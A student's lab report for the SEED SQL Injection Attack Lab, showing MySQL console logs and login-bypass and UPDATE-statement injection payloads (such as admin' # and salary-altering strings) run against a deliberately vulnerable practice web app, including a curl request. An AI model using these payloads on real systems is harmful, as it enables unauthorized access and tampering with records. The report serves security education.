APARNAA MAHALAXMI ARULLJOTHI
A20560995

ASSIGNMENT-4
SQL Injection Attack Lab

3.1 Task 1: Get Familiar with SQL Statements:

- Here I first logged into the MySQL console and switch the database in use to Users.
- Using the show tables command all the tables are listed.
- Here we require the credential table.

```
seed@VM: ~/.../Labsetup
Run a command in a running container
[09/21/24]seed@VM:~/.../Labsetup$ docker exec -it mysql-10.9.0.6 bash
root@df019c983e71:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql>
```


- Using the describe credential command here I printed the entire credential table.


```
mysql> describe credentials;
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.03 sec)
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

- Here I tried logging in as admin by providing the given user name and password.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
6 rows in set (0.02 sec)
```






Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.1: SQL Injection Attack from webpage

- Entering the username as admin' # and gaining access.



- On clicking login we get the following output.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line.

- I used the following curl command to place an HTTP request.
- On logging back in again we get the HTML page as output.

```
[09/23/24]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice%27%20%23&password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->
```

- We can se the employee's details are returned in an HTML format.
- So, here we can perform the task 2.1 again.
- We use the following:
    - Space - %20
    - Hash(#) - %23
    - Single quote - %27

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1
><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bord
ered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Valu
e</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><t
h scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/
20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row
'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th
 scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td>
</td></tr></table>      <br><br>
      <div class="text-center">
        <p>
```

Task 2.3: Append a new SQL statement.

- In order to append a new SQL Statement I entered the following in the username field:

  admin'; UPDATE credential set name='Aparnaa' where name='Alice'

- The ; separates the two SQL statement.
- When we try to update the name value we get an error.
- This error happens as SQL injection does not work against MySQL .
- This is because in PHP, API does not allow multiple queries to run.
- This can be avoided by using multiquery().

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential set name='Aparnaa' where name='Alice' ' and Password='da39a3ee' at line 3]\n


3.3 Task 3: SQL Injection Attack on UPDATE Statement

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	xyz@gmail.com
Address	
Phone Number	

Task 3.1: Modify your own salary.

- In order to modify Alice's salary, I logged into the Alice's profile and typed:
  appu',salary='50000 WHERE name='Alice' #



- On saving the changes we can see the profile as:


Alice Profile

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	appu
Email	xyz@gmail.com
Address	
Phone Number	

Task 3.2: Modify other people' salary.

- In the similar way, I edited Boby's salary to 1.
- In the phone number section I edited,

  123',salary = 1WHERE name='Boby'#



- On saving the changes the salary in Boby's profile is changed.


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
